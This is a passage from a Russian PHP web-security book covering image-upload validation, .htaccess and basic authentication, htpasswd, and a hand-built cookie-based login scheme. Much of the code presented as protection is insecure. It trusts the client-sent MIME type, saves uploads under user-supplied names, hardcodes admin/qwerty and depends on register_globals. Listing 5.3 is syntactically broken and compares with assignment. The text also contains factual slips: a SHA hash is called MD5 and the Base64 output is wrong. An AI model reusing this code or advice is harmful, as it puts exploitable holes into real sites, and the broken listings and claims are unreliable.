Чтобы хакер не смог загрузить ничего опасного для вашего сервера, необходимо следить за содержимым закачиваемых данных. Например, очень часто на форуме пользователям предоставляется возможность закачивать свои картинки, которые будут отображаться над сообщениями. Но при этом мы должны быть уверены, что в файле действительно графические данные, а не текст и, тем более, не программа на языке PHP. Как в этом убедиться?

Одной проверки файлов никогда не бывает достаточно. Нужно обязательно несколько этапов контроля данных, потому что один уровень обойти всегда намного проще. Обсудим, какие проверки можно сделать для файлов картинок.

Попробуйте закачать на сервер графический файл в формате GIF с помощью сценария, описанного в *разделе 5.2*. В поле `type` будет содержаться текст `image/gif`. До знака слэш находится тип `image`, а после слэша стоит расширение файла. Для JPEG-файлов после слэша можно увидеть одно из расширений jpg, jpeg или pjpeg, а для PNG-файла будет png. Все эти типы поддерживаются большинством современных браузеров, и именно их мы будем проверять.

А теперь попробуем переименовать простой текстовый файл со сценарием в файл с расширением gif и закачаем тем же сценарием. В переменной `type` будет `plain/text`. Хотя, судя по расширению, этот файл должен быть графическим, программа "видит", что тип файла текстовый. Получается, что нельзя верить расширению, а вот типу файла можно доверять.

В листинге 5.1 показан пример, в котором тип файла разбивается на составляющие (до и после слэша), а потом происходит проверка достоверности расширения и типа. Для того чтобы разбить на части текст, содержащийся в поле типа файла, удачно подходит функция `preg_match()` с регулярным выражением `'([a-z]+)\/[x\-]*([a-z]+)'`. Затем происходит проверка полученного типа с помощью оператора `switch`. Если он не соответствует ни одному из разрешенных (соответствующих картинкам), то вызывается метод `die()` для завершения работы сценария.

Листинг 5.1. Проверка корректности картинки

```
<?php
 preg_match("'([a-z]+)\/[x\-]*([a-z]+)'", $file1_type, $ext);
 print("<P>$ext[1]");
 print("<P>$ext[2]");

 switch($ext[2])
 {
   case "jpg":
```

```
    case "jpeg":
    case "pjpeg":
    case "gif":
    case "png":
     break;
    default:
     die("<P>This is not image");
 }

 if (copy($file1,"/var/www/html/files/".$file1_name))
  print("<P><B>Complete</B>");
 else
  print("<P>Error copy file 1</B>");
?>
```

Но этого недостаточно. Нелишне до копирования файла проверить размер картинки. Даже если у вас нет ограничения на размер файла, полезно вызвать функцию `getimagesize()`. Этой функции передается путь к файлу, а в результате мы получаем размеры картинки. Если во время определения размера картинки с помощью `getimagesize()` произойдет ошибка, то возвращаемые размеры будут равны нулю. Достаточно проверить любой из параметров. Если он равен нулю, то в качестве файла передана не картинка.

Следующий пример показывает, как можно выполнить проверку корректности файла через определение его размера:

```
$im_prop=getimagesize($file1);
print("<P>$im_prop[0]x$im_prop[1]");
 if ($im_prop[0]>0)
  {
    if (copy($file1,"/var/www/html/files/".$file1_name))
     print("<P><B>Complete</B>");
    else
     print("<P>Error copy file 1</B>");
  }
 else
  die("Image size error")
```

Функция `getimagesize()` возвращает массив из свойств графического файла. В этом массиве элементы нумеруются с нуля и содержат следующее:

- ширина картинки;
- высота;

- тип, где 1 = GIF, 2 = JPG, 3 = PNG, 4 = SWF, 5 = PSD, 6 = BMP, 7 = TIFF (формат intel), 8 = TIFF (формат motorola), 9 = JPC, 10 = JP2, 11 = JPX;
- строка вида `height="yyy" width="xxx"`.

Таким образом, файл можно копировать только в том случае, когда значения нулевого и первого элемента больше нуля. Картинка не должна иметь ширину или высоту равной нулю, иначе она бессмысленна или содержит некорректные данные.

Двойная проверка уже более надежна, но не является решением всех проблем безопасности. Например, недавно была найдена ошибка в функциях определения размера в PHP. Да, функций несколько. Для каждого типа файла есть своя функция, но все они объединены в одну `getimagesize()`. Если сценарию передать графический файл TIFF, в котором будет указан размер −8, то сценарий попадает в бесконечный цикл и выполняется, пока не поглотит все ресурсы сервера. Таким образом, один хакер может без проблем произвести атаку отказа от обслуживания (DoS, Denial of Service). Ошибка есть и в функции обработки JPEG-файла.

Я понимаю, что ошибка в функции `getimagesize()` — это проблема разработчиков PHP, а не нашего сценария, но она существует, и закрывать на нее глаза нельзя, поэтому наша задача — следить за безопасностью не только сценария, но также сервера и используемых программ и своевременно обновлять их. Каким бы безопасным ни был сценарий, опасность может настигнуть нас с других сторон.

5.3. Запретная зона

Обновлять информацию на сайте через FTP-клиент с помощью закачки новых файлов достаточно неудобно и не всегда возможно. Например, мне приходилось встречаться с сетями, где любой доступ в Интернет, кроме HTTP, был запрещен, а значит, FTP-протокол не был доступен. Именно тогда я задумался о первой системе администрирования сайтом через Web-интерфейс.

Сценарии администрирования позволяют управлять содержимым Web-страниц, поэтому должны быть закрыты от постороннего взгляда. Для этого необходима отдельная защита, которая позволит вам спать спокойно и не даст хакеру выполнить привилегированные операции. Для этого нам нужны эффективные средства аутентификации на сервере.

5.3.1. Аутентификация Web-сервера

Если какой-либо каталог Web-сервера должен иметь особые права доступа, то можно создать в этом каталоге файл .htaccess. В этом файле описываются разрешения, которые действуют на каталог, где находится этот файл. При

обращении к любому файлу из каталога Web-сервер будет требовать аутентификации. Да, аутентификации будет требовать именно Web-сервер, и в сценарии ничего писать не надо. Таким образом, вы получаете в свое распоряжение эффективный и отлаженный годами метод обеспечения безопасности конфиденциальных данных.

Рассмотрим пример содержимого файла .htaccess:

```
AuthType Basic
AuthName "By Invitation Only"
AuthUserFile /pub/home/flenov/passwd
Require valid-user
```

В первой строке мы задаем тип аутентификации с помощью директивы `AuthType`. В данном примере в качестве аутентификации используется базовая — `Basic`, при которой Web-сервер при обращении к каталогу отобразит окно для ввода имени и пароля. Текст, указанный в директиве `AuthName`, появится в заголовке окна. На рис. 5.3 приведен пример такого окна.

Рис. 5.3. Окно запроса имени и пароля

Директива `AuthUserFile` задает файл, в котором находится база имен и паролей пользователей сайта. О том, как создавать такой файл и работать с ним, мы поговорим позже. Последняя директива `Require` в качестве параметра использует значение `valid-user`. Это значит, что файлы в текущем каталоге смогут открыть только те пользователи, которые прошли аутентификацию.

Вот таким простым способом можно запретить неавторизованный доступ к каталогу, содержащему секретные данные или сценарии администратора.

В файле .htaccess могут находиться и директивы типа `allow from`. Сначала посмотрим на пример, а потом увидим, как его использовать:

```
order allow,deny
allow from all
```

Первое объявление задает права доступа к определенному каталогу на диске (в данном случае /var/www/html), а второе — ограничивает доступ к виртуальному каталогу (в приведенном примере **http://servername/server-status**).

Теперь рассмотрим, как задаются права доступа. Для этого используются следующие директивы:

- `allow from параметр` — определяет, с каких хостов можно получить доступ к указанному каталогу. В качестве `параметр` можно использовать одно из следующих значений:
  - `all` — доступ к каталогу разрешен всем;
  - `доменное имя` — определяет домен, с которого можно получить доступ к каталогу. Например, можно указать domain.com. В этом случае только пользователи этого домена смогут получить доступ к каталогу через Web. Если какая-либо папка содержит опасные файлы, с которыми должны работать только вы, то лучше ограничить доступ своим доменом или только локальной машиной, указав `allow from localhost`;
  - `IP-адрес` — сужает доступ к каталогу до определенного IP-адреса. Это очень удобно, когда у вашего компьютера есть выделенный адрес, и вы хотите обеспечить доступ к каталогу, содержащему администраторские сценарии, только для себя. Адрес может быть как полным, так и неполным, что позволяет ограничить доступ к каталогу определенной сетью;
  - `env=ИмяПеременной` — доступ разрешен, если определена указанная переменная окружения. Полный формат директивы: `allow from env=ИмяПеременной`;
- `deny from параметр` — запрещение доступа к указанному каталогу. Параметры такие же, как у команды `allow from`, только в данном случае закрывается доступ для указанных адресов, доменов и т. д.;
- `order параметр` — очередность, в которой применяются директивы `allow` и `deny`. Может быть три варианта:
  - `order deny, allow` — изначально все разрешено, потом применяются запреты, а затем разрешения. Рекомендуется использовать только для общих каталогов, в которые пользователи могут самостоятельно закачивать файлы, например, свои изображения;
  - `order allow, deny` — сначала все запрещено, вслед за этим применяются разрешения, затем запрещения. Рекомендуется применять для всех каталогов со сценариями;

- `order mutual-failure` — изначально запрещен доступ всем, кроме перечисленных в `allow` и в то же время отсутствующих в `deny`. Советую указывать этот вариант для всех каталогов, где находятся файлы, используемые определенным кругом лиц, например, администраторские сценарии;

- `Require параметр` — позволяет задать пользователей, которым разрешен доступ к каталогу. В качестве параметра можно указывать:
  - `user` — имена пользователей (или их ID), которым разрешен доступ к каталогу. Например, `Require user robert FlenovM`;
  - `group` — названия групп, пользователям которых разрешен доступ к каталогу. Директива работает так же, как и `user`;
  - `valid-user` — доступ к каталогу разрешен любому аутентифицированному пользователю;
- `satisfy параметр` — если указать значение `any`, то для ограничения доступа используется или логин/пароль, или IP-адрес. Для идентификации пользователя по двум условиям одновременно надо задать `all`;
- `AllowOverwrite параметр` — определяет, какие директивы из файла .htaccess в указанном каталоге могут перекрывать конфигурацию Web-сервера (конфигурацию из файла httpd.conf для сервера Apache). В качестве `параметр` можно указать одно из следующих значений: `None`, `All`, `AuthConfig`, `FileInfo`, `Indexes`, `Limit` и `Options`;
- `Options [+ | -] параметр` — определяет возможности Web-сервера, которые доступны в данном каталоге. Если у вас есть каталог, в который пользователям разрешено закачивать картинки, то вполне логичным является запрет на выполнение в нем любых сценариев. Не надо надеяться, что вы сумеете программно запретить загрузку любых файлов, кроме изображений. Хакер может найти способ закачать злостный код и выполнить его в системе. С помощью опций можно сделать так, чтобы сценарий не выполнился Web-сервером.

  Итак, после ключевого слова можно ставить знаки плюс или минус, что соответствует разрешению или запрещению опции. В качестве `параметр` указывается одно из следующих значений:
  - `All` — все, кроме MultiView. Если указать строку `Option + All`, то в данном каталоге будут разрешены любые действия, кроме MultiView, который задается отдельно;
  - `ExecCGI` — разрешено выполнение CGI-сценариев. Чаще всего, для этого используется отдельный каталог /cgi-bin, но и в нем можно определить отдельные каталоги, в которых запрещено выполнение;
  - `FollowSymLinks` — позволяет использовать символьные ссылки. Убедитесь, что в каталоге нет опасных ссылок, и их права не избыточны.

Мы уже говорили в *разделе 3.1.3* о том, что ссылки сами по себе опасны, поэтому с ними нужно обращаться аккуратно, где бы они ни были;

- `SymLinksIfOwnerMatch` — следовать по символьным ссылкам, только если владельцы целевого файла и ссылки совпадают. При использовании символьных ссылок в данном каталоге лучше указать этот параметр вместо `FollowSymLinks`. Если хакер сможет создать ссылку на каталог /etc и проследует по ней из Web-браузера, то возникнут серьезные проблемы в безопасности;
- `Includes` — использовать SSI (Server Side Include, подключение на сервере);
- `IncludesNOEXEC` — использовать SSI, кроме `exec` и `include`. Если вы не используете в сценариях CGI эти команды, то данная опция является предпочтительнее предыдущей;
- `Indexes` — отобразить список содержимого каталога, если отсутствует файл по умолчанию. Чаще всего, пользователи набирают адреса в укороченном формате, например, **www.cydsoft.com**. Здесь не указан файл, который нужно загрузить. Полный URL выглядит как **www.cydsoft.com/index.htm**. В первом варианте сервер сам ищет файл по умолчанию и открывает его. Это могут быть index.htm, index.html, index.asp или index.php, default.htm и т. д. Если ни один из таких файлов по указанному пути не найден, то при включенной опции `Indexes` будет выведен список содержимого каталога, иначе — страница ошибки. Я рекомендую отключать эту опцию, потому что злоумышленник может получить слишком много информации о структуре каталога и его содержимом;
- `MultiViews` — представление зависит от предпочтений клиента.

Права доступа могут определяться не только на каталоги, но и на отдельные файлы. Это описание располагается между двумя следующими строками:

```
<Files ИмяФайла>
</Files>
```

Например:

```
<Files "/var/www/html/admin.php">
 Deny from all
</Files>
```

Директивы для файла такие же, как и для каталогов. То есть в данном примере к подкаталогу /var/www/html разрешен доступ всем пользователям, а к файлу /var/www/html/admin.php из этого каталога запрещен доступ абсолютно всем.

Помимо файлов и каталогов, можно ограничивать и методы HTTP-протокола, такие как `GET`, `POST`, `PUT`, `DELETE`, `CONNECT`, `OPTIONS`, `TRACE`, `PATCH`,

PROPFIND, PROPPATCH, MKCOL, COPY, MOVE, LOCK, UNLOCK. Где тут собака зарыта? Допустим, что у вас есть сценарий, которому пользователь должен передать параметры. Это делается одним из методов POST или GET. Если вы заведомо знаете, что программист использует только метод GET, то запретите все остальные, чтобы хакер не смог воспользоваться потенциальной уязвимостью в сценарии, изменив метод.

Бывают варианты, когда не всем пользователям должно быть позволено отправлять данные на сервер. Например, сценарии в определенном каталоге могут быть доступны для исполнения всем, но загружать информацию на сервер могут только администраторы. Эта проблема легко решается с помощью разграничения прав использования методов протокола HTTP.

Права на использование методов описываются следующим образом:

```
<limit ИмяМетода>
 Права
</limit>
```

Как видите, этот процесс схож с описанием разрешений на файлы. К примеру, так можно запретить любую передачу данных на сервер:

```
<Limit GET POST>
  Deny from all
</Limit>
```

В данном примере запрещаются методы GET и POST.

Ваша задача — указать такие параметры доступа к каталогам и файлам, при которых они будут минимально достаточными. У пользователя не должно быть возможности сделать хотя бы один лишний шаг. Для реализации этого вы должны действовать по правилу "Что не разрешено, то запрещено".

Я всегда сначала закрываю все, что только можно, и только потом постепенно смягчаю права, чтобы все сценарии начали работать верно. Лучше лишний раз прописать явный запрет, чем потом упустить разрешение, которое позволит хакеру уничтожить мой сервер.

Если нужно разрешить доступ только с определенного IP-адреса, то в файле может содержаться следующая строка:

```
allow from 101.12.41.148
```

Если защиту директивой `allow from` объединить с требованием ввести пароль, то задача хакера по взлому сервера сильно усложнится. Здесь уже недостаточно знания пароля, необходимо иметь конкретный IP-адрес для обращения к содержимому каталога, а это требует значительных усилий.

Эти же параметры можно указывать и в файле httpd.conf, например:

```
<directory /путь>
 AuthType Basic
 AuthName "By Invitation Only"
```

```
AuthUserFile /pub/home/flenov/passwd
Require valid-user
</directory>
```

Чем будете пользоваться вы, зависит от личных предпочтений и доступных возможностей. Если у вас невыделенный сервер в Интернете, то конфигурационный файл Web-сервера httpd.conf, скорее всего, не будет доступен.

В любом случае, мне больше нравится работать с файлом .htaccess, потому что настройки безопасности будут храниться в том же каталоге, на который устанавливаются права. Но работа с ним небезопасна, потому что хакер может прочитать этот файл, чего вы, конечно, не хотите. Использование централизованного файла httpd.conf дает преимущества, т. к. он находится в каталоге /etc, который не входит в корень Web-сервера и должен быть запрещен для просмотра пользователям.

Теперь нам предстоит узнать, как создаются файлы паролей и как ими управлять. Директива `AuthUserFile` указывает на файл, хранящий информацию о пользователях в простом текстовом формате. Там содержатся строки следующего вида:

```
flenov:{SHA}1ZZEBtPy4/gdHsyztjUEWb0d90E=
```

В этой записи два параметра, разделенных двоеточием. Сначала указано имя пользователя, а после разделителя стоит зашифрованный по алгоритму MD5 пароль. Формировать такой файл вручную сложно (особенно сложно будет написать зашифрованный пароль вручную) и бессмысленно, поэтому для облегчения жизни администраторов существует утилита htpasswd из пакета Web-сервера Apache. С помощью этой программы создаются и обновляются имена и пароли для базовой аутентификации Web-сервером HTTP-пользователей.

Удобство программы состоит в том, что она может шифровать пароли и по алгоритму MD5, и с помощью системной функции `crypt()`. В одном файле могут находиться записи с обоими типами паролей.

Если вы храните имена и пароли в формате базы данных DBM (для ее указания в файле .htaccess используется директива `AuthDBMUserFile`), то для управления ею нужно применять команду `dbmmanage`.

Давайте обсудим, как пользоваться программой htpasswd. Общий вид вызова команды выглядит следующим образом:

```
htpasswd параметры файл имя пароль
```

Пароль и имя файла являются необязательными, и их наличие зависит от указанных опций. Рассмотрим основные ключи, которые нам доступны:

- `-c` — создать новый файл. Если указанный файл уже существует, то он перезаписывается, а старое содержимое теряется. Пример использования команды:

```
htpasswd -c .htaccess robert
```

После выполнения этой директивы перед вами появится приглашение ввести пароль для нового пользователя robert и подтвердить его. В результате будет создан файл .htaccess, в котором будет одна запись для пользователя robert с указанным вами паролем;

- `-m` — использовать модифицированный Apache алгоритм MD5 для паролей. Это позволит переносить созданный файл на любую другую платформу (Windows, Unix, BeOS и т. д.), где работает Web-сервер Apache. Такой ключ удобен, если у вас разнородная сеть, и один файл с паролями используется на разных серверах;
- `-d` — для шифрования применить системную функцию `crypt()`;
- `-s` — применить SHA-шифрование (на базе алгоритма кэширования), которое используется на платформе Netscape;
- `-p` — не шифровать пароли. Я не рекомендую устанавливать этот флаг, потому что он небезопасен;
- `-n` — не вносить никаких изменений, а только вывести результат на экран.

Для добавления нового пользователя можно выполнить команду без указания ключей, а передать в качестве параметров только имена файла и пользователя:

```
htpasswd .htaccess Flenov
```

У команды `htpasswd` есть два ограничения: в имени пользователя не должно быть символа двоеточия, и пароль не может превышать 255 символов. Оба условия достаточно демократичны, и с ними можно смириться. Никто из моих знакомых пока еще не захотел устанавливать такой длинный пароль, а задействовать двоеточие в имени пользователя редко кому приходит на ум.

Аутентификация Web-сервера — слишком простой способ обеспечения безопасности. При передаче пароли шифруются простым кодированием Base64. Если хакер сможет перехватить пакет, содержащий имя пользователя и пароль, то он прочитает эту информацию за пять секунд. Для расшифровки Base64 не нужно подбирать пароль, достаточно применить одну функцию, которая выполняет декодирование практически моментально.

Для создания реально безопасного соединения необходимо сначала зашифровать весь трафик. Для этого может применяться туннелирование трафика (трафик передается через канал, шифрующий данные) или уже готовый протокол HTTPS, который использует протокол SSL.

5.3.2. Защита сценариев правами доступа сервера Apache

Права Web-сервера нужны не только для проверки возможности доступа, но и для защиты сценариев и каких-либо файлов. Если у вас есть каталог, где

находятся шаблоны или файлы сценариев, которые только подключаются, но не должны вызываться пользователем напрямую, то доступ к таким каталогам следует запретить. Для этого создаем файл .htaccess со следующим содержимым:

```
Order Deny,Allow
Deny from all
Allow from 127.0.0.1
```

В этом примере мы запрещаем любой доступ к файлу через браузер, кроме локального компьютера. Таким образом, хакер не сможет обратиться напрямую к файлам каталога, доступ открыт только сценариям Web-сервера, которые находятся на самом сервере.

Чтобы упростить управление сервером, создайте такую структуру сервера, где в основном каталоге будут только те файлы и сценарии, которые должны быть доступны пользователю через URL. Остальные файлы нужно сгруппировать по типам (шаблоны в один каталог, настройки в другой, подключаемые сценарии в третий и т. д.) и убрать в отдельные каталоги, где удаленный доступ запрещен с помощью файла .htaccess.

Очень часто на сайтах есть лента новостей, сценарий для отправки сообщений администратору и другие программы, которые только подключаются в другие страницы. Сценарий ленты новостей часто включен в главную страницу, например, с помощью `include`. Вполне логично убрать все файлы, относящиеся к ленте, в отдельный защищенный каталог. Так вам будет удобно и более спокойно управлять сайтом, потому что вероятность взлома через защищенные сценарии резко уменьшится.

Аутентификация с помощью Web-сервера называется базовой. В этом методе при передаче имени и пароля используется кодирование Base64. Обратите внимание на слово "кодирование". Это не шифрование, и хотя текст становится нечитаемым, его легко расшифровать. Следующий пример PHP-сценария кодирует и декодирует текст:

```
<?php
 $str="This is test";
 print("<P>Кодируемая строка: $str");
 $encoded=base64_encode($str);
 print("<P>Закодированный текст: $encoded");
 $decoded=base64_decode($encoded);
 print("<P>Декодированный текст: $decoded");
?>
```

Если вы выполните этот сценарий, то в результате на Web-странице вы увидите примерно следующее:

```
Кодируемая строка: This is a test
```

```
Закодированный текст: VGhpcyBpCyf0ZXN0
Декодированный текст: This is a test
```

Этот пример наглядно демонстрирует, что декодировать текст слишком просто, и на это не нужно слишком много времени и усилий. Недостаток кодирования состоит в том, что алгоритм слишком прост и обходится без ключа, который может повлиять на результат и добавить дополнительную безопасность.

5.3.3. Самостоятельная система аутентификации

При желании можно создать самостоятельную систему аутентификации, это не так уж и сложно. Достаточно сохранить в какой-нибудь базе имена и пароли пользователей и производить проверку самостоятельно. Сценарий может выглядеть следующим образом:

```
if (!сеансовая переменная $logged)
 {
  echo("<form action="admin.php" method="get">");
  echo("Имя: <input name="UserName">");
  echo("Пароль: <input name="Password">");
  </form>
 }

if (Проверка имени и пароля)
{
 // Если проверка прошла успешно,
 // то установить сеансовую переменную $logged в число 1
}
else
{
 // иначе переменной $logged присвоить значение 0
}

if ($logged=1)
{
 // Вывести на экран закрытую информацию или элементы
 // управления администрирования сайтом
}
```

Обратите внимание, как объявлено поле ввода пароля:

```
<BR>Password: <input type="password" name="pass">
```

Тип поля равен `password`. При этом все символы, вводимые в данное поле, будут отображаться в окне браузера в виде звездочек или жирных точек. Это необходимо, чтобы никто не смог прочитать пароль с экрана монитора. Изолированных компьютеров в отдельных комнатах, когда мимо вас никто не ходит, в реальной жизни практически не бывает, поэтому не стоит отображать на экране никакие пароли.

Для хранения информации о пользователе в данном примере служит сеансовая переменная, которая уничтожается при закрытии окна браузера, что будет соответствовать выходу из системы администрирования. Это делается исключительно для наглядности, и в реальной жизни так поступать нельзя. Чуть позже мы увидим почему.

Очень важно, что для проверки имени и пароля используется логика типа: `if...else`. Если проверка удачная, то переменная будет равна 1, а если нет, то будет равна 0. Что тут важного? Дело в том, что эта переменная будет глобальной, и, чтобы хакер не смог изменить ее значение с помощью передачи параметра через URL, мы должны проинициализировать переменную в начале сценария. Мы же этого не делаем, но за счет логики `if...else` значение переменной будет всегда устанавливаться сценарием, а информация, переданная взломщиком через URL, затрется.

Последующая закрытая часть сайта будет отображаться, только если сеансовая переменная установлена. Я предпочитаю в сеансовых переменных хранить имена пользователей и при каждом обращении к сценарию проверять эти значения в базе данных. Почему? Вспомним, где хранятся сеансовые переменные, — это файлы cookie, значения которых легко подделать.

Хранение имени и пароля также небезопасно, потому что если хакер сможет похитить такой файл, то можно считать, что хакер добился своей цели. Чтобы решить эту проблему, можно создать на сервере таблицу, в которой будут храниться идентификаторы сеансов авторизованных пользователей. Теперь авторизация будет выглядеть так:

1. После удачной проверки имени пользователя идентификатор сеанса пользователя сохраняется в таблице. Помимо идентификатора, в таблице сохраняется время последнего обращения.
2. При каждом обращении к таблице происходит проверка на наличие идентификатора в таблице. Помимо этого, проверяется время последнего обращения, и если оно превысило установленное значение (например, прошло более 10 минут), то доступ запрещен.

При такой системе, даже если хакер сможет украсть файл cookie с идентификатором, то вероятность того, что содержащийся в нем идентификатор не устареет, стремится к нулю. Чтобы эта логика работала, необходимо, чтобы идентификатор генерировался случайно и его размер был достаточно большим, чтобы его подбор был максимально затруднен. Если размер иденти-

фикатора ограничен только 5 символами, то хакер может запустить циклический подбор, в ожидании, что хоть какой-то идентификатор подойдет, и доступ к запретной зоне будет получен.

В листинге 5.2 можно увидеть примерный вариант сценария.

Листинг 5.2. Примерный вариант использования аутентификации

```
<?php
 @session_start();
 session_register("username");
 session_register("password");
?>
<form action="authorize.php" method="post">
 <B>Вход в запретную зону</B>
 <BR>Имя: <input name="user">
 <BR>Пароль: <input type="password" name="pass">
 <P><input type="submit" value="Войти">
</form>

<?php
if (isset($user))
{
 $username=$user;
 $password=$pass;
}

if (($username=="admin") and ($password=="qwerty"))
{
 print("<HR>Привет $name<HR>");
 print("<P><A HREF=\"authorize.php?id=1\">Создать объект</A>");
 print("<P><A HREF=\"authorize.php?id=2\">Удалить объект</A>");

 if ($id==1)
 {
  // Код создания объекта
  print("<P><I>Объект создан</I>");
 }

 if ($id==2)
```

```
 {
  // Код удаления объекта
  print("<P><I>Объект удален</I>");
 }
}
?>
```

Как видите, логика сценария достаточно проста, и реализовать ее в виде кода тоже не так уж и сложно. Если вы храните имена и пароли пользователей в базе данных, то учитывайте, что не исключена возможность атаки SQL Injection. Проверяйте имя пользователя и пароль на присутствие запрещенных для базы данных символов, а запретить надо, как минимум, символ одинарной кавычки, дефис, пробел, скобки и знак процента.

При самостоятельной разработке системы защиты учтите следующее:

1. Никогда не передавайте между страницами имя пользователя и пароль через строку URL, тут нужен только запрос `POST`. Любой злоумышленник, который увидел содержимое монитора, запомнит строку URL и сможет воспользоваться вашими параметрами доступа.
2. Если у вас есть несколько Web-страниц администрирования, и необходимо сохранять имя пользователя при переходе от странице к странице, то также применяйте для хранения только сеансовые переменные или временные файлы cookie, которые уничтожаются при закрытии браузера.
3. В некоторых случаях очень удобно реализовать возможность автоматического входа. Например, чтобы пользователь не вводил каждый раз свой пароль при заходе на ваш форум, можно сохранить этот пароль в файле cookie и проверять каждый раз при входе. Если для форума это удобно, то для систем администрирования никогда не стоит использовать такой метод. Файлы cookie очень легко воруются с помощью атаки Cross-Site Scripting, и если ваш сценарий окажется подверженным этой атаке, то пароль станет легкой наживой для хакера. Итак, сохранять пароли можно только для непривилегированных пользователей, например, посетителей форума. Пароли сценариев администрирования всегда должны вводиться вручную при каждом заходе на сайт.
4. Если вы сохраняете пароль в файле cookie, то обязательно шифруйте пароль перед сохранением, ведь это не так уже и сложно сделать с помощью функции `md5()`. Файлам cookie нужно уделять самое пристальное внимание. Если хакер сможет украсть этот файл и поместит в свою папку Cookies, то ваш сценарий пропустит хакера без проверки пароля. Можно вообще не хранить пароли в cookie, но большинство пользователей не любит запоминать сложные пароли и может просто не вернуться к вам.

Чтобы хакер не смог подделать файл cookie, можно действовать следующим образом:

- помимо имени и пароля сохранять в файле cookie случайное число, которое назовем числом безопасности. Чтобы оно выглядело в файле устрашающе, его можно зашифровать;
- это же число необходимо сохранить в записи пользователя базы данных в специально отведенном поле;
- при последующих входах пользователя необходимо проверять, соответствует ли число из файла cookie числу из базы данных. Если нет, то это попытка взлома;
- очень важно, чтобы число генерировалось заново при каждом входе пользователя в систему. Если хакер украл файл cookie с зашифрованным паролем, то он не сможет воспользоваться автоматическим входом в том случае, когда легальный пользователь уже успел войти, и число безопасности в базе данных изменилось. У хакера останется только один вариант — расшифровать пароль из файла, но если пароль сложный и длинный, то подбор его может отнять слишком много времени даже на самом мощном компьютере.

5. Будьте очень внимательны к каждому параметру, который передается пользователем, и помните все, что мы обсуждали в данной книге ранее. Чаще всего, сценарии администрирования сайта позволяют вносить изменения в содержимое страниц или даже закачивать файлы на сервер. Если так, то не только ваш сайт окажется уязвимым, но и весь сервер. Если хакер сможет что-то закачать, то дальнейшее проникновение на сервер (получение прав администратора на самом сервере) упрощается.
6. Если необходимо и есть возможность, обязательно воспользуйтесь файлами .htaccess для ограничения доступа к определенным ресурсам. По сети должны быть доступны только те сценарии, к которым действительно нужен непосредственный доступ. Все, к чему пользователь не имеет права обращаться через строку URL, должно быть доступно только серверу, то есть для таких файлов нужно написать:

```
<Files "/var/www/html/admin.php">
 Deny from all
 Allow from 127.0.0.1
</Files>
```

Следуя всем этим рекомендациям, вполне реально создать собственную безопасную систему проверки прав доступа пользователей вашего сайта. Чтобы наш разговор был более законченным, давайте вернемся к пункту 4 и рассмотрим пример использования поля безопасности (листинг 5.3).

Листинг 5.3. Пример использования поля безопасности

```
<?
 @session_start();
 session_register("username");
 session_register("password");
 session_register("secure");

 if (isset($susername) and (!isset($clearsecure))
 {
  $username=$susername;
  $password=$spassword;
 }
else
 {
  $secure="";
  $password = md5($password);
 }

 if (!isset($username))
  die("Необходимо войти в систему");

 $username = check_param($username);
 $secure = check_param($secure);

 // Если переменная безопасности установлена, то необходимо проверить ее
 if ($secure!="")
 {
  // Проверить, соответствует ли переменная $secure значению в базе данных
   $query = DBQuery("SELECT * FROM UsersTable WHERE
(user_name = '$username');
   $users = mysql_num_rows($query);
   if (!$users)
    die("Ошибка авторизации");
   $user_data = mysql_fetch_array($query);
   if (($password == $user_data[password_field])
       ($secure == $user_data[secure_field]))
     {
       // Все в порядке, пользователь авторизован
```

```
      $secure = md5(rand(1, 1000000));
      DBQuery("UPDATE UsersTable SET secure_field = '$secure' WHERE
user_name = '$username'");

      setcookie("ssecure", $secure, mktime(0,0,0,1,1,2010));      }
   else
     {
       // Авторизация неверна, обнуляем параметры
       setcookie("spassword", "", 0);
       setcookie("ssecure", "", 0);
     }
 }

 // Если переменная безопасности не установлена, то проверить
 // имя и пароль, и установить переменную безопасности
 if (($username) and ($secure==""))
 {
   $query = DBQuery("SELECT * FROM UsersTable WHERE
(user_name = '$username');

   $users = mysql_num_rows($query);
   if (!$users)
     die("Ошибка авторизации");

   $user_data = mysql_fetch_array($query);
   if ($password = $userd[password_field]))
    {
     $secure = md5(rand(1, 1000000));
     DBQuery("UPDATE UsersTable SET secure_field = '$secure'
WHERE user_name = '$username'");

     setcookie("susername", $username, mktime(0,0,0,1,1,2010));
     setcookie("spassword", $password, mktime(0,0,0,1,1,2010));
     setcookie("ssecure", $secure, mktime(0,0,0,1,1,2010));
     print("Добро пожаловать $ldata[0]");
    }
   else
    {
      print("Ошибка входа");
    }
```

```
 }
?>

// Форма для ввода имени пользователя и пароля
 <form action="index.php" method="post">
  <B> Вход в систему </B>
  Имя: <input name="username" size="20">
  Пароль: <input type="password" name="password" size="20"><br />
  <input type="hidden" name="clearsecure" value="1">
  <input type="submit" value="Вход">
 </form>
```

Давайте рассмотрим этот код, потому что здесь очень много интересных решений. Начнем мы с самого конца — с формы ввода имени и пароля, а потом уже перейдем к первым строчкам кода. Дело в том, что работа сценария должна начинаться с формы, но она не может располагаться в начале кода из-за использования файлов cookie и сеансовых переменных.

В форме ввода есть невидимое поле с именем `clearsecure`. В коде у нас будет переменная `$secure`, которая будет содержать значение поля безопасности из файла cookie. А если у пользователя две учетные записи? Войдя однажды, он всегда будет входить под одним и тем же именем. Если пользователь указал в форме новое имя и пароль, то переменная `$clearsecure` будет передана сценарию со значением 1. В этом случае необходимо использовать имя и пароль, переданные из формы. Если переменная не содержит значение, то нужно использовать значения из файла cookie.

Следующий код проверяет, берется ли имя пользователя из cookie (установлена ли переменная `$username`). Если при этом не установлена переменная `$clearsecure`, значит, необходимо использовать данные из cookie. В противном случае, данные получены от формы. Следовательно, пароль представлен в открытом виде, и его нужно зашифровать:

```
if ((isset($username)) and (!$clearsecure))
 {
  $username=$username;
  $password=$spassword;
 }
else
 {
  $secure="";
  $password = md5($password);
 }
```

Далее, если имя пользователя (переменная $username) простое, то дополнительные проверки бессмысленны, и следует просто вывести сообщение о необходимости входа в систему:

```
if (!isset($username))
  die("Необходимо войти в систему");
```

Теперь нужно проверить переменные на допустимость символов. Для этого можно написать функцию check_param(), которая будет просто убирать все символы, не разрешенные явно:

```
function check_param($var)
{
  $var=preg_replace("/[^a-za-я0-9\., _\n]/i", "", $var);
  return $var;
}
```

Вызываем эту функцию для каждой переменной, получаемой от пользователя:

```
$username = check_param($username);
$secure = check_param($secure);
```

Пароль проверять не надо, потому что он зашифрован и может содержать недопустимые символы. Чтобы хакер не смог использовать поле пароля для реализации атаки SQL Injection, не используем переменную $password в запросах, а проверяем пароль условной операцией if.

Теперь все готово для того, чтобы произвести проверку. Если переменная $secure содержит непустое значение, то выполняется следующий код:

